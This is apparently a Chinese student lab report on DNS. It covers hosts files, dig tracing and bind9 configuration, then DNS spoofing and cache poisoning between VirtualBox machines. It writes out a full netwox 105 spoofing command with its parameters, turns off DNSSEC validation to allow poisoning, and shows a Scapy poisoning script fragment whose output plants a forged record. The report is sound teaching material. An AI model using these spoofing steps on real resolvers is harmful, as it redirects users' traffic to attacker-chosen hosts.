实验一：Host 文件与 DNS 投毒（更新版）

一、实验目的

1. 了解 host 文件和 DNS 系统的关系。
2. 使用 DNS 攻击工具进行 DNS 投毒，观察攻击情况，了解 DNS 攻击原理。
3. 了解资源记录并对 MX 资源记录类型进行观测；
4. 通过命令行直接向 SMTP 服务器投递邮件。

二、实验平台


Server：ubuntu 虚拟机，安装 DNS 服务器 bind9
Attacker：ubuntu 虚拟机，与 server 处于同一网段（局域网）

三、实验原理过程及结果分析


步骤一：了解 Hosts 文件

Hosts 是一个没有扩展名的系统文件，可以用记事本等工具打开，其作用就是将一些常用的网址域名与其对应的 IP 地址建立一个关联“数据库”，当用户在浏览器中输入一个需要 登录的网址时，系统会首先自动从 Hosts 文件中寻找对应的 IP 地址，一旦找到，系统会立 即打开对应网页,如果没有找到,则系统会再将网址提交 DNS 域名解析服务器进行 IP 地址的解析。


在 Hosts 文件末尾追加一行 127.0.0.1 www.google.com 如下，同时为了完成步骤六的发送邮件要求配置 127.0.0.1 nakno-VirtualBox.local nakno-VirtualBox。



随后进行 apache2 服务的安装配置，采用 apt-get 在此系统上安装 apache 的软件包。安装完成后，使用以下命令启动 apache 服务并设置开机自启。具体流程实施情况如下图所示。




打开浏览器，输入 www.google.com。查看安装 apache2 服务效果，观察是否运行正常。可以从下图观察到运行正常。



步骤二、使用 dig 工具查看网站域名解析过程

打开终端，使用 dig -h 命令查看 dig 命令用法。



Dig，即 Domain Information Groper 是一个用于查询 DNS 信息的命令行工具。它可以从 DNS 服务器获取详细的域名解析信息，是网络管理和故障排除中常用的工具之一。

dig 命令的主要功能分为域名解析、查询 DNS 记录、DNS 查询路径跟踪等等，且其他输出通常包含以下部分：

Header：包含查询 ID、标志位等信息，显示 DNS 查询的基本信息。


Question：显示查询的域名和记录类型。

Answer：显示查询结果，如域名对应的 IP 地址。

Authority：显示管理该域名的权威 DNS 服务器。

Additional：显示与查询相关的附加信息，例如解析所需的其他记录。


相比于其他 DNS 查询工具，dig 输出格式简洁，信息全面，并且可以在大多数 Linux 系统上直接使用，非常适合网络调试和 DNS 管理，因此使用 dig 名称解析 www.baidu.com 得到以下结果。




可以通过输出结果看出 www.baidu.com 查询到了一个 cname 即 www.a.shifen.com，继续查询 www.a.shifen.com，获取最后的 IP 地址，即 183.2.172.42 和 183.2.172.185。

在了解简单的 dig 命令后使用 dig +trace 命令，查看 www.bilibili.com 完整的解析过程，得到结果如下。此输出显示了 www.bilibili.com 的完整 DNS 解析过程，从根服务器开始，逐步查询每一级 DNS 服务器，直到获取最终结果。

第一步是进行根服务器查询， dig 查询了根 DNS 服务器，根服务器返回了.com 顶级域名的权威 DNS 服务器列表。根服务器的响应包含多条 NS 记录，指向.com 的权威服务器。



第二步是查询.com 顶级域服务器，例如 j.root-servers.net。.com 服务器返回了 bilibili.com 域的权威 DNS 服务器列表，包括 ns3.dnsv5.com 和 ns4.dnsv5.com，这两个服务器管理 bilibili.com 域。



第三步为查询 bilibili.com 权威服务器 ns4.dnsv5.com，并请求 www.bilibili.com 的记录。该服务器返回了 www.bilibili.com 的 CNAME 记录。

第四步为 CNAME 记录解析，bilibili.com 的权威服务器返回了一条 CNAME 记录，将 www.bilibili.com 重定向到 a.w.bilicdn1.com。CNAME 记录是一种别名记录，表明 www.bilibili.com 实际上是指向 a.w.bilicdn1.com。

```
www.bilibili.com.       300     IN      CNAME   a.w.bilicdn1.com.
bilibili.com.           86400   IN      NS      ns3.dnsv5.com.
bilibili.com.           86400   IN      NS      ns4.dnsv5.com.
;; Received 129 bytes from 220.196.136.52#53(ns3.dnsv5.com) in 36 ms
```

其中关键点总结在于根服务器返回了顶级域服务器，显示了如何找到.com 的 DNS 服务器。顶级域服务器返回了权威服务器指出 bilibili.com 的权威 DNS 服务器地址。权威服务器返回了最终结果，即将 www.bilibili.com 映射到 a.w.bilicdn1.com。整个过程展示了从根服务器开始逐级定位的完整 DNS 解析路径。

步骤三、DNS 投毒实验

①配置 DNS 服务端

首先配置 DNS 服务端。为了在 ubuntu 环境中安装相关包采用 apt-get 命令安装 bind9。

Bind9 是一个 DNS 服务器软件，它是目前互联网中最广泛使用的 DNS 服务器之一。主要作用是将域名转换为 IP 地址，从而使用户能够通过易记的域名访问网络资源，而不需要记住复杂的数字 IP 地址。

可以充当 DNS 服务器，负责域名到 IP 地址的解析。这一过程包括正向解析和反向解析。同时也可以作为权威 DNS 服务器，意味着它是某一域名的“权威源”。维护了该域的 DNS 记录，包括 A 记录、MX 记录、CNAME 记录等，并对外提供解析服务。

同时还可以充当递归 DNS 解析器，当收到一个不直接知晓的查询时，它会查询其他 DNS 服务器直到找到正确的答案，或者返回一个错误信息发出的 DNS 查询。

为了提高查询速度，bind9 会缓存查询结果。这意味着在短时间内，如果有相同的 DNS 查询请求，将会直接返回缓存中的结果，而不需要重新查询上游 DNS 服务器。

在了解了相关功能后，使用命令安装 bind9，执行 apt-get install bind9 如下。

```
nakno@nakno-VirtualBox:~/桌面$ sudo apt-get install bind9
[sudo] nakno 的密碼：
正在讀取套件清單... 完成
正在重建相依關係
正在讀取狀態資料... 完成
bind9 已是最新版本 (1:9.18.28-0ubuntu0.20.04.1)。
升級 0 個，新安裝 0 個，移除 0 個，有 70 個未被升級。
```

安装完成后，bind 的配置文件通常在/etc 下的 named.conf 文件中。通过执行相关命令查看配置文件列表确认正确下载。

得到下面的结果。

```
nakno@nakno-VirtualBox:/etc/bind$ ls -l
總用量 48
-rw-r--r-- 1 root root 2403 7月  17 02:48 bind.keys
-rw-r--r-- 1 root root  237 3月   3  2023 db.0
-rw-r--r-- 1 root root  271 3月   3  2023 db.127
-rw-r--r-- 1 root root  237 3月   3  2023 db.255
-rw-r--r-- 1 root root  353 3月   3  2023 db.empty
-rw-r--r-- 1 root root  270 3月   3  2023 db.local
-rw-r--r-- 1 root bind    0 11月 11 18:58 dns_poison.py
-rw-r--r-- 1 root bind  463 3月   3  2023 named.conf
-rw-r--r-- 1 root bind  498 3月   3  2023 named.conf.default-zones
-rw-r--r-- 1 root bind  165 3月   3  2023 named.conf.local
-rw-r--r-- 1 root bind  759 11月 11 21:37 named.conf.options
-rw-r----- 1 bind bind  100 11月 11 17:27 rndc.key
-rw-r--r-- 1 root root 1317 3月   3  2023 zones.rfc1918
```

输出结果显示了与 named 相关的文件和目录，具体的文件权限、所有者以及大小等信息。这些文件和目录是 bind 配置和运行所需的核心文件。named.conf Bind 主配置文件、named.conf.options 全局选项、db.root 根服务器指向文件，由 Internet NIC 创建和维护，无需修改，但是需要定期更新、db.local localhost 正向区文件，用于将名字 localhost 转换为本地回送 IP 地址、db.127 localhost 反向区文件，用于将本地回送 IP 地址

(127.0.0.1)转换为名字 localhost。

通过编辑 named.conf.options 配置文件来修改 DNS 查询端口和关闭 DNSSEC 验证。

首先打开/etc/named.conf.options 配置文件。注释掉 DNSSEC 验证来设置表示关闭 DNSSEC 验证，防止 DNSSEC 阻止相关的缓存投毒攻击。同时配置 IPv4 监听端口。

```
options {
    directory "/var/cache/bind";
    dump-file "/var/cache/bind/dump.db";
    // 如果你的 ISP 提供了一个或多个稳定的 nameserver IP 地址，
    // 可以启用并配置转发器（forwarders）来使用 ISP 的 DNS 服务
    // forwarders {
    //    0.0.0.0;
    // };

    //========================================================================
    // 如果 BIND 日志显示根密钥已过期错误，需要更新密钥
    // 详情见：https://www.isc.org/bind-keys
    //========================================================================


    dnssec-validation no;
    auth-nxdomain no;  # conform to RFC1035
    listen-on {127.0.0.1; 10.0.2.15; };  // 配置监听的 IP 地址
    listen-on-v6 { any; };
};

```

随后修改/etc/bind/named.conf.local，在其中添加以下条目。

```
GNU nano 4.8                                                /etc/bind/named.con
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com"{
        type master;
        file "/etc/bind/example.com.db";
};

zone "0.168.192.in-addr-arpa"{
        type master;
        file "/etc/bind/192.168.0.db";
};
```

按照上述给出的文件进行创建，然后使用 sudo nano 命令写入相应的设置文段，具体操作如下。确定各项配置完成后重启 bind9 服务。

```
GNU nano 4.8
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        2008111001 ; Serial
                        8H         ; Refresh
                        2H         ; Retry
                        4W         ; Expire
                        1D)        ; Minimum TTL
@       IN      NS      ns.example.com.
@       IN      MX      10 mail.example.com.

www     IN      A       192.168.0.101
mail    IN      A       192.168.0.102
ns      IN      A       192.168.0.10
*.example.com.  IN      A       192.168.0.100
```

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        2008111001 ; Serial
                        8H         ; Refresh
                        2H         ; Retry
                        4W         ; Expire
                        1D)        ; Minimum TTL
@       IN      NS      ns.example.com.

101.0   IN      PTR     www.example.com.
102.0   IN      PTR     mail.example.com.
10.0    IN      PTR     ns.example.com.
```

转到攻击端，使用 dig 命令查询所配置的内容是否生效。得到以下输出。

```
; <<>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20990
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            2491    IN      A       93.184.215.14

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Mon Nov 25 15:28:34 CST 2024
;; MSG SIZE  rcvd: 56
```

刷新 DNS 缓存，然后重启 DNS 服务器，将 DNS 数据导出并查看初始状态，得到以下结果。

```
named.service - BIND Domain Name Server
     Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor preset: enabled)
     Active: active (running) since Mon 2024-11-25 17:29:40 CST; 6s ago
       Docs: man:named(8)
   Main PID: 6141 (named)
      Tasks: 10 (limit: 4583)
     Memory: 5.5M
     CGroup: /system.slice/named.service
             └─6141 /usr/sbin/named -f -u bind

11月 25 17:29:40 nakno-VirtualBox named[6141]: command channel listening on ::1#953
11月 25 17:29:40 nakno-VirtualBox named[6141]: managed-keys-zone: loaded serial 6
11月 25 17:29:40 nakno-VirtualBox named[6141]: zone 0.in-addr.arpa/IN: loaded serial 1
11月 25 17:29:40 nakno-VirtualBox named[6141]: zone localhost/IN: loaded serial 2
11月 25 17:29:40 nakno-VirtualBox named[6141]: zone 0.168.192.in-addr-arpa/IN: loaded serial 2008111001
11月 25 17:29:40 nakno-VirtualBox named[6141]: zone example.com/IN: loaded serial 2008111001
11月 25 17:29:40 nakno-VirtualBox named[6141]: zone 127.in-addr.arpa/IN: loaded serial 1
11月 25 17:29:40 nakno-VirtualBox named[6141]: zone 255.in-addr.arpa/IN: loaded serial 1
11月 25 17:29:40 nakno-VirtualBox named[6141]: all zones loaded
11月 25 17:29:40 nakno-VirtualBox named[6141]: running
~
```

②配置 Ubuntu 攻击端

配置 Ubuntu 攻击端的目的是使自己的 DNS 服务 IP 地址变为设置好的 bind9 server 的地址。首先采用 ifconfig 命令。在 Ubuntu 服务端进行 IP 地址查询。

```
nakno@nakno-VirtualBox:~/桌面$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe4c:dc99  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:4c:dc:99  txqueuelen 1000  (Ethernet)
        RX packets 17379  bytes 21645866 (21.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5106  bytes 1231297 (1.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe5d:e3db  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5d:e3:db  txqueuelen 1000  (Ethernet)
        RX packets 8674  bytes 747551 (747.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 122  bytes 11981 (11.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1014  bytes 127399 (127.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1014  bytes 127399 (127.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

再打开 sudo vim /etc/resolv.conf 进行配置，将 nameserver 修改为 Ubuntu 服务端的的 ip 地址。具体操作如下。

```
# This file is managed by man:systemd-resolved(8). Do not edit.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs must not access this file directly, but only through the
# symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a different way,
# replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

#nameserver 127.0.0.53
namesever 192.168.56.102
options edns0 trust-ad
search localdomain
```

下面以新浪微博网站为测试用例，先在 Ubuntu 服务端生成存储文件。再返回 Ubuntu 客户端，使用浏览器访问 www.weibo.com 后，重新使用 rndc 生成日志记录并查看。

```
nakno@nakno-VirtualBox:~$ cd /var/cache/bind
nakno@nakno-VirtualBox:/var/cache/bind$ sudo rndc dumpdb
nakno@nakno-VirtualBox:/var/cache/bind$ cat dump.db | grep weibo
nakno@nakno-VirtualBox:/var/cache/bind$ sudo rndc dumpdb
nakno@nakno-VirtualBox:/var/cache/bind$ cat dump.db | grep weibo
tvax1.sinaimg.cn.       54      CNAME   tvaxweibo.gslb.sinaedge.com.
tvax2.sinaimg.cn.       54      CNAME   tvaxweibo.gslb.sinaedge.com.
tvax3.sinaimg.cn.       55      CNAME   tvaxweibo.gslb.sinaedge.com.
tvax4.sinaimg.cn.       54      CNAME   tvaxweibo.gslb.sinaedge.com.
wx1.sinaimg.cn.         54      CNAME   weiboimgwx.gslb.sinaedge.com.
wx2.sinaimg.cn.         54      CNAME   weiboimgwx.gslb.sinaedge.com.
wx3.sinaimg.cn.         54      CNAME   weiboimgwx.gslb.sinaedge.com.
wx4.sinaimg.cn.         54      CNAME   weiboimgwx.gslb.sinaedge.com.
tvaxweibo.grid.sinaedge.com. 54 CNAME   ww1.sinaimg.cn.w.alikunlun.com.
weiboimgwx.grid.sinaedge.com. 54 CNAME  sz-sina-img.volcgtm.com.
h5sinaimg.gslb.sinaedge.com. 54 CNAME   weiboimgwx.grid.sinaedge.com.
tvaxweibo.gslb.sinaedge.com. 54 CNAME   tvaxweibo.grid.sinaedge.com.
weiboimgwx.gslb.sinaedge.com. 294 CNAME weiboimgwx.grid.sinaedge.com.
weibo.com.              172793  NS      ns1.sina.com.cn.
; weibo.com. SOA ns1.sina.com.cn. zhihao.staff.sina.com.cn. 1 28800 7200 60480
0 600
s.weibo.com.            53      \-NS    ;-$NXRRSET
; weibo.com. SOA ns1.sina.com.cn. zhihao.staff.sina.com.cn. 1 28800 7200 60480
0 600
simg.s.weibo.com.       53      CNAME   simgs.gslb.sinaedge.com.
```

③DNS 欺骗攻击

首先使用 sudo apt install python3-scapy 命令安装 Scapy，后安装 Netwox。netwox 是一个多功能网络工具包，其中 netwox 105 是用于执行 DNS 欺骗攻击的工具。

接下来实验 dig 命令查询 www.baidu.com，具体输出如下。

```
nakno@nakno-VirtualBox:~/桌面$ dig www.baidu.com

; <<>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <<>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11098
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.baidu.com.                 IN      A

;; ANSWER SECTION:
www.baidu.com.          584     IN      CNAME   www.a.shifen.com.
www.a.shifen.com.       68      IN      A       183.2.172.185
www.a.shifen.com.       68      IN      A       183.2.172.42

;; Query time: 4 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Mon Nov 25 19:36:32 CST 2024
;; MSG SIZE  rcvd: 101
```

因此选取其中“183.2.172.185”为伪造后的 IP。攻击机使用 netwox 工具构造上述攻击命令，伪造 DNS 响应报文，命令如下：

sudo netwox 105 -h "www.google.com" -H "183.2.172.185" -a "ns.example.com" -A "192.168.0.10" -f "src host 192.168.56.100" -d enp0s8

其中各个参数定义如下。

-h "www.google.com"：指定目标网站的域名（即欺骗目标）。

-H "183.2.172.185"：指定伪造的 DNS 服务器的 IP 地址，即攻击者的 DNS 服务器。

-a "ns.example.com"：伪造的 DNS 记录中的权威 DNS 服务器。

-A "192.168.0.10"：伪造的 DNS 服务器的 IP 地址，即权威 DNS 服务器的 IP。

-f "src host 192.168.56.100"：指定攻击的源地址，过滤指定的源主机。

-d enp0s8：指定网络接口。

输入命令后客户机使用dig命令先后查询www.baidu.com和www.google.com的IP地址，结果如下图，在访问 www.google.com 时得到的响应就是伪造的的 IP 地址. DNS 欺骗攻击成功。如下图所示。

```
nakno@nakno-VirtualBox:~/桌面$ dig google.com

; <<>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1996
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             600     IN      A       183.2.172.185

;; Query time: 188 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Mon Nov 25 21:48:44 CST 2024
;; MSG SIZE  rcvd: 48
```

此时 Ubuntu 攻击端显示如下。

```
nakno@nakno-VirtualBox:~/桌面$ sudo netwox 105 -h "www.google.com" -H "183.2.17
2.185" -a "ns.example.com" -A "192.168.0.10" -f "src host 192.168.56.100" -d en
p0s8
DNS question
| id=87671  rcode=OK              opcode=QUERY                 |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1        |
| www.baidu.com. A                                             |
| . OPT UDPpl=4096 errcode=0 v=0 ...                           |
DNS answer
| id=87671  rcode=OK              opcode=QUERY                 |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1        |
| www.baidu.com. A                                             |
| www.baidu.com. A 10 183.2.172.185                            |
| ns.example.com. NS 10 ns.example.com.                        |
| ns.example.com. A 10 192.168.0.10                            |
```

④DNS 缓存投毒攻击

首先如图所示将 named.conf 中更新为初始状态，随后刷新并重启 bind9。

```
 GNU nano 4.8                          named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
```

将已给出的参考投毒程序下载到客户端进行运行操作，将 traget_DNS_server 修改成 sever 的 ip 地址，即 192.168.56.102。

```
130
131 traget_DNS_server = "192.168.56.102"
132 traget_domain = "www.example.com"
133 up_domain = traget_domain[traget_domain.find('.')+1:]
134 print("up_domain",up_domain)
135
```

更换后等待攻击成功，程序结束。

```
Received 1 packets, got 1 answers, remaining 0 packets
None
失败!!!!
136 20231023 17:43:48
7250211.example.com
.
Sent 1 packets.
.....................................................................
.....................
Sent 100 packets.
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
1.1.1.1
1.1.1.1
Traceback (most recent call last):
  File "/home/barry/Desktop/chengxu.py", line 136, in <module>
    start_poison(traget_DNS_server,traget_domain)
  File "/home/barry/Desktop/chengxu.py", line 121, in start_poison
    os.exit()
AttributeError: module 'os' has no attribute 'exit'. Did you mean: '_exit'?
```

在终端内输入 sudo rndc dumpdb-cache 命令，查看 sever 端的 cache 以验证实验结果。可以发现，查找到的记录显示此处 DNS 域名被污染成 1.1.1.1，投毒成功。

```
; answer
7250211.example.com.    7144    A       1.1.1.1
```

后在服务端进行 dig，发现域名解析到了 1.1.1.1。

```
nakno@nakno-VirtualBox:~/桌面$ dig 7250211.example.com

; <<>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <<>> 7250211.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 32834
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;7250211.example.com.           IN      A

;; ANSWER SECTION:
7250211.example.com.    3       IN      A       1.1.1.1

;; Query time: 4 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Mon Nov 25 20:56:35 CST 2024
;; MSG SIZE  rcvd: 55
```

步骤四、了解资源记录

资源记录(Resource Records, RR)是域名系统(DNS)的基本信息单元，它们由的“记录类型”（例如 A，MX，NS 等）和“DNS 类”（例如 Internet，CHAOS 等）来加以区分。每条记录都拥有一个有效期(TTL，time-to-live)，每当这个时间耗尽后，它们所包含的信息必须从一个权威的名称服务器上进行更新。

RR 的四元组组成形式：(Name, Value, Type, TTL)

Type=A：主机记录（A 记录）。A 记录用于名称解析的重要记录，提供标准的主机名到 IP 的地址映射，此时 Name 为主机名，Value 为 IP 地址。

Type=CNAME：别名记录（CNAME 记录）。向查询的主机提供主机名对应的规范主机名，此时 Name 为规范名字的别名，Value 为规范名字。
Type=NS：域名服务器记录（NS 记录）。用来指定该域名由哪个 DNS 服务器来进行解析，此时 Name 为域名，Value 为该域名的权威服务器的域名。
Type=MX：Value 为 Name 对应的邮件服务器名字。

DNS 中的资源记录是按照名称字段组织的，即 DNS 树中一个节点的完整网域名称(FQDN)。而对于 MX 记录而言，这就是收件人的电子邮件地址的域名部分，即@后面的部分。也就是说，对于 someone@example.com 这个电子邮件地址，example.com 会用做 MX 记录的查询。

补充几点关于 DNS 资源记录和解析机制的细节。


TTL（生存时间）在 DNS 缓存中至关重要。它指示解析器在缓存中保留此记录的时间（以秒为单位），这有助于减少请求到权威 DNS 服务器的频率。TTL 设定较长的记录可以减少 DNS 查询次数，减少网络流量。但在频繁变动的 IP 地址中，TTL 通常设为较短的时间，以确保客户端总能获取最新的解析结果。

虽然列出了 DNS 中一些常用的记录类型，但 SOA（Start of Authority）记录也至关重要。每个 DNS 区域文件开头都有一条 SOA 记录，它包含了该域名的权威信息，如主名称服务器、管理员邮箱地址、区域序列号等。SOA 记录在 DNS 主从服务器的同步过程中也有关键作用。

这些补充能让对 DNS 资源记录的理解更全面，并且对 DNS 工作原理和解析过程的复杂性有更好的掌握。

步骤五、使用 nslookup 工具对 MX 记录进行观测

在配置的 ubuntu 系统中，nslookup 工具没有-h 参数来显示帮助信息。可以通过使用 man nslookup 查看完整文档在终端中输入以下命令来打开 nslookup 的帮助文档，得到以下结果。



